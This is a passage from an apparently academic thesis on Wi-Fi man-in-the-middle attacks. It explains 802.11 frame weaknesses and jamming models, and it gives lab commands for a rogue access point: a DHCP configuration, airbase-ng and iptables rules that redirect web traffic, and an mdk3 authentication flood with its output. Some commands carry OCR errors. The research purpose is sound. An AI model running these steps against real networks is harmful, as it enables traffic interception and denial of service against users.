


```
authoritative;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.1.0 netmask 255.255.255.0{
option routers 192.168.1.1;
option subnet-mask 255.255.255.0;
option domain-name "Test wifi";
option domain-name-servers 192.168.1.1;
range 192.168.1.2 192.168.1.50;
}
```

FIGURE 3.10: DHCP configuration


Using this configuration the fake AP has a subnet 192.168.1.0 with a subnet mask 255.255.255.0. The gateway's IP address is 192.168.1.1 and the rang of the IP addresses the future clients can obtain is from 192.168.1.2 to 192.168.1.50. The DHCP server uses the domain name "Test Wifi" and for DNS(Domain Name Server) it is using the gateway IP address. Since there is no DNS on the attackers machine the clients will request the domain name from the legitimate AP or from the Internet service provider.

With the DHCP server configured the next step is the configuration of the IP tables. The code is listed in Figure 3.12



```
# Activate the fake AP with ESSID of Test Wifi
root@bt:~# airbased-ng -essid "Test Wifi" -c 1 mon0
# Assign IP address 192.168.1.1 to gateway and subnet mask to at0
root@bt:~# ifconfig at0 192.168.1.1 netmask 255.255.255.0
# Set maximum transmission unit to 1400
root@bt:~# ifconfig at0 mtu 1400
# Create a routing rule for the subnet with gateway 192.168.1.1
root@bt:~# route add –net 192.168.1.0 netmask 255.255.255.0  gw
192.168.1.1
# Enable IP forwarding through the Linux kernel
root@bt:~# echo 1 > /proc/sys/net/ip_forward
```

FIGURE 3.11: Code for routed AP



```
# Create a PREROUTING rule to transfer UDP traffic from fake AP to the public
IP
# -t: chooses a table, -A adds new rules to the existing ones, -p protocol indica-
tor, -j specifies the target of the rule
root@bt:~# iptables –t nat –A PREROUTING –p udp –j DNAT – 192.168.2.1
# Create a policy (-P) for a FORWARD and ACCEPT rule
root@bt:~# iptables –P FORWARD ACCEPT
# Create a FORWARD rule from what interface the traffic is going to be received
root@bt:~# iptables –A FORWARD –in-interface at0 –j ACCEPT
# Create a POSTROUTING rule to what interface the traffic is going to be sent
root@bt:~# iptables -t nat –A POSTROUTING –out-interface wlan2 –j MAS-
QUERADE
# Create a PREROUTING rule to redirect TCP traffic from port 80 to port 1000
root@bt:~# iptables -t nat –A PREROUTING –p tcp –destination-port 80 –j RE-
DIRECT –to-port 1000
# Using the DHCP configuration file start the DHCP server
root@bt:~# dhcpd -cf  /etc/dhcpd.conf  -pf  /var/run/dhcpd.pid  at0
root@bt:~# /etc/init.d/isc-dhcp-server start
```

Figure 3.12: IP tables configuration

3.2.4 Improvements on MITM attacks

The two methods that have been introduced share a common characteristic. They both need a connection to the legitimate AP in order to access the Internet in order to provide it to their victims. In this thesis the legitimate AP is considered Open and without any security so there is no problem for the attacker to connect to it. In case the target AP is strongly protected and the attacker is unable to bypass the security mechanisms then the attack can become useless.

Hence some improvements had to be made regarding Internet connectivity. In contrast with the past the majority of modern phones, can support a variety of functions like hot spot and tethering. Activating the hot spot function can turn the smartphone into a fake AP and by using a 4G/3G connection it can provide Internet connection to the clients. Additionally, tethering can provide Internet connection to a PC using a USB cable providing this way great flexibility to the attacker.

3.3 Manipulating the Clients

Thus far the fake AP has been created and the clients can access the Internet through it. Although the fake access point has the same characteristics with the target, some users might still be connected to the legitimate one. To increase the success of the attack the attacker needs to attract more clients to the fake AP in order to intercept more data. To do so a series of attacks have to take place in order to disconnect the clients fron the target AP and then force them to connect to the fake one.

3.3.1 Jamming Attacks

Jamming attacks are a DoS(Denial of Service) type attack. DoS attacks in general aim to make a machine or a network unavailable to the users and in this scenario the target is the legitimate AP. Jamming attacks can be launched using one of the two methods.

The attacker can dramatically increase the noise in the receiver by generating a high power signal in the same frequency the channel operates. This will cause the corruption of the transmitted data and the receiver will not be able to demodulate the incoming information or correct the errors. Therefore all the corrupt received information will be discarded. In the second method the attacker can transmit packets without following any access mechanism in the channel. These packets can have valid frame header with useless payload and thus they might be mistakenly considered as valid from the receiver. Bypassing the access mechanisms the attacker can deceive other clients in the network that a legitimate transmission is taking place using the aforementioned packets. As long as the attacker transmits these packets the channel will become unavailable and the access to the clients will be denied[9].

Each jamming attack follows a different strategy to attack the target. Some of these attacks are less effective than other thus they have been grouped in to four models: Constant jamming model, Deceptive jamming model, Random jamming model, Reactive jamming model.

1. Constant Jamming model: In this model the attacker transmits random useless data to the channels without obeying any access channel mechanisms in the network. When another client attempts to gain access to the channel it finds it busy and thus it backs off according to the CSMA mechanism. When repeated back offs occur the client will be forced to disconnect from the network.

2. Deceptive Jamming model: Like the Constant Jamming model this model also follows the same strategy. It continuously transmits useless and random data but

with a valid frame header. It doesn't follow any channel access mechanism and the frames simulate a valid transmission. The rest of the clients are deceived by this transmission and they initiate the back off mechanism in order to access the channel when it will become available.

3. Random jamming model: In this model the transmission happens in random periods for a pre-specified time and then the jammer enter sleep mode. The transmissions can be either Constant like or Deceptive like. This model is efficient regarding energy consumption in comparison with the previous two, but it has the disadvantage that it might operate when there is no traffic to jam.
4. Reactive jamming model: In this model the jammer is initially suspended and it is sensing the channel. When a transmission is detected it initiates the jamming following a Constant like or Deceptive like approach. When the transmission is jammed and there is no more clients transmitting it goes back to its initial state. This model is also energy efficient and it is harder for to detect.

In order to define the most efficient model for the MITM thwo metrics where introduced: PSR(Packet Send Ratio) and the PDR(Packet Delivery Ratio).

1. The PSR indicates the ratio of the packets that have been transmitted out of the total number of the packets that where indented to be transmitted. This metric can only be calculated in the transmitter.
2. The PDR indicate the ratio of packets that have been successfully delivered to their destination in comparison with the total packets that have been sent by the transmitter. This metric can be calculated by both the transmitter and the receiver. The receiver can calculate the ratio by comparing the successfully read packets with the total received packets. The transmitter can calculate the ratio using the ACKs that the receiver sends for every packet received.

The effectiveness of the jamming models can be seen in the table 3.1 In short range all the jamming models achieve good performance regarding the PDR which is reduced dramatically. The Constant and the Deceptive models achieve good performance regarding the PSR in contrast with the rest of the models where their performance it is not that effective. There are similar results for the medium and the long range tests where all models behave like the first one. Only the Deceptive jamming model achieves a clear zero percent though, and thus it will be the strategy where the MITM will be based on.

#	Model	PSR(%)	PDR(%)	Range
1	Constant Jamming model	1.00	1.94	38.6cm
2	Deceptive Jamming model	0.00	0.00	38.6cm
3	Random jamming model	70.19	16.77	38.6cm
4	Reactive jamming model	100	0.00	38.6cm
1	Constant Jamming model	1.02	2.91	54cm
2	Deceptive Jamming model	0.00	0.00	54cm
3	Random jamming model	70.30	21.95	54cm
4	Reactive jamming model	100	99.87	54cm
1	Constant Jamming model	0.92	3.26	72cm
2	Deceptive Jamming model	0.00	0.00	72cm
3	Random jamming model	76.98	99.75	72cm
4	Reactive jamming model	100	99.97	72cm

TABLE 3.1: Effectiveness of jamming models[9]

3.3.2 Vulnerabilities in 802.11x MAC

The reason that Wi-Fi network are venerable to jamming attacks lies in the fact that it is based o the IEEE 802.11x protocol. Some crucial parts of the transmitted IEEE 802.11 frames are unencrypted and the attacker can gather information regarding the clients and the AP and later on forget similar packets and launch a deceptive jamming attack. Figure 3.13 illustrates the format of IEEE 802.11x frame.

The critical part of a IEEE 802.11x frame lies in the MAC PDU section. Extending this section there are tree more sections where the Header section is the most important regarding the venerability of the protocol. Further expanding the MAC Header section will reveal seven additional sections. The Frame control section has eleven subsections, two of them responsible for the vulnerability, The Frame type and the Frame subtype section. The Frame type section defines the type of the MAC frame. There are three types of MAC frames: Management, Control and DATA.





FIGURE 3.13: structure of a 802.11 frame 1/2

1. Management Frames: Management frames enable the nodes to establish communication between them. The can be divided into many different subtypes defined by the Frame subtypes section. Picture 3.14 illustrates eight of the possible management subtypes: Association request, Association response, Probe request, Probe response, Beacon, Disassociation and De-authentication. These subtypes are responsible for the initialisation and the termination of the communication between the client and the AP.

2. Control Frames: Control frames are responsible for the data exchange between the client and the AP. In picture 3.14 three types of the control frames are illustrated, RTS, CTS and ACK. The control frames are used by the channels access mechanism.

3. Data Frames: Data frames contain the data that are meant to be transmitted. These frames are encrypted when a security mechanism is active on the network.



00	Management	0000	Association request
00	Management	0001	Association response
00	Management	0100	Probe request
00	Management	0101	Probe response
00	Management	1000	Beacon
00	Management	1010	Disassociation
00	Management	1011	Authentication
00	Management	1100	Deauthentication
....	....	....	....
01	Control	1011	RTS
01	Control	1100	CTS
01	Control	1101	ACK
....	....	.....	......
10	Data	0000	Data
......	......	......	......

FIGURE 3.14: structure of a 802.11 frame 2/2

The fact that only the Data frames can be encrypted reveal the vulnerability of the IEEE 802.11 protocol. The rest of the frames can reveal private information to the attacker, as it happen in the information gathering section, and also the attacker can forge fake frames in order to launch a series of attacks. The reason that there is no encryption to the rest of the frames lies on the fact that if the rest of the frames where encrypted all the network devices would be forced to consume a significant amount of their resources in order to encrypt and decrypt these frames. There is a very large volume of these frames during a network session and the process of encryption and decryption would reduce the the overall performance of the network.

3.3.3 Connection and disconnection process

When a user activates a Wi-fi device, the device begins a sequence of actions in order to connect to an AP. The first step in this process is to discover the AP and synchronise with it. There are two ways to achieve that: Passive scanning and Active scanning.

1. Active scanning: During the active scanning the client will transmit a probe request and then wait for a probe response from the AP.
2. Passive scanning: During the passive scanning the client listen in every channel for a Beacon frame sent by the AP. When this Beacon frame is received the client initiates the connection. This approach is much slower that the active one because the client must wait for the AP to send the Beacon frame and there is a possibility that the client will miss the Beacon frame if it is transmitted in an other channel

When the client discovers the AP and decides to connect to it, a three stage process begins. In stage one the state of the client is Unauthenticated and Unassociated and the client transmits to the AP an Authentication request frame. The AP will respond by transmitting an Authentication response to the client. If there is an active security mechanism the authentication response will be sent only if the credentials of the client are correct. The client enter the second stage where its state is Authenticated and Unassociated. Next the client will transmit to the AP an Association request. The AP will respond with an Association response. This is the third stage where the state of the client is Authenticated and Associated.




FIGURE 3.15: Connection process

The reversed procedure will disconnect a client from an AP. Initially the client is Associated and Authenticated. The AP will transmit a Dissacossiation frame to the client and the client will respond with a Probe request. This will change the state of the client to Unassociated and Authenticated. Next the AP will transmit a Deauthentication frame to the client and client will respond again with a Probe request. Finally the client's state will change to Unassociated and Unauthenticated.




FIGURE 3.16: Disconnection process

3.3.4 Implementation of Jamming attacks

As mentioned before the deceptive model of jamming attacks will be followed to implement a MITM attack. Deceptive jamming attacks transmit a large continuous volume of useless data with valid headers to their targets. There are two kinds of deceptive jamming attacks, those who target the legitimate AP and those who target the clients connected to it. The most popular deceptive jamming attacks are: Association/Authentication food attack and De-authentication attack.

3.3.4.1 Association/Authentication food attack

As described in the Connection and disconnection process section when a client is about to connect to an AP an Authentication and an Association request frame are sent to the AP. Every AP maintains a table where all associations and authentications are recorded and stored. Exceeding the limits of this table will cause serious problems to the AP regarding its communication with the clients.

The first attack that can achieve such a result is the authentication flood attack. The attacker can send thousands of fake authentications using random fake MAC addresses to the AP and after a while, depending on the injection rate, the table will reach its limit. This action will force the AP to reject ant new clients trying to connect. Further usage of the attack can cause the AP to disconnect the existing clients or depending on the manufacturer, reset the AP it self. A powerful tool to perform an authentication flood attack is the MDK3 found in Linux systems. In figure 3.17 is illustrated the process of the attack in theory and in picture 3.18 the attack is launched to the "Test Wifi" network.






FIGURE 3.17: Authentication flood process



```
# mon0 is the NIC interface, “a” indicates the flood attack mode
and “-a” the target AP

root@bt:~# mdk3 mon0 a –a 00:1F:9F:CF:7B:6D
```

FIGURE 3.18: code to conduct authentication flood attack



```
root@bt:~# mdk3 mon0 a -a 00:1F:9F:CF:7B:6D

AP 00:1F:9F:CF:7B:6D is responding!
Connecting Client: 67:C6:69:73:51:FF to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: 21:3D:DC:87:70:E9 to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: 7C:C0:7C:BB:22:FC to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: 4C:9C:86:EA:0F:98 to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: 41:7E:D5:DE:01:BF to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: A1:3B:24:51:1F:1D to target AP: 00:1F:9F:CF:7B:6D
Connecting Client: 81:21:A6:90:65:41 to target AP: 00:1F:9F:CF:7B:6D
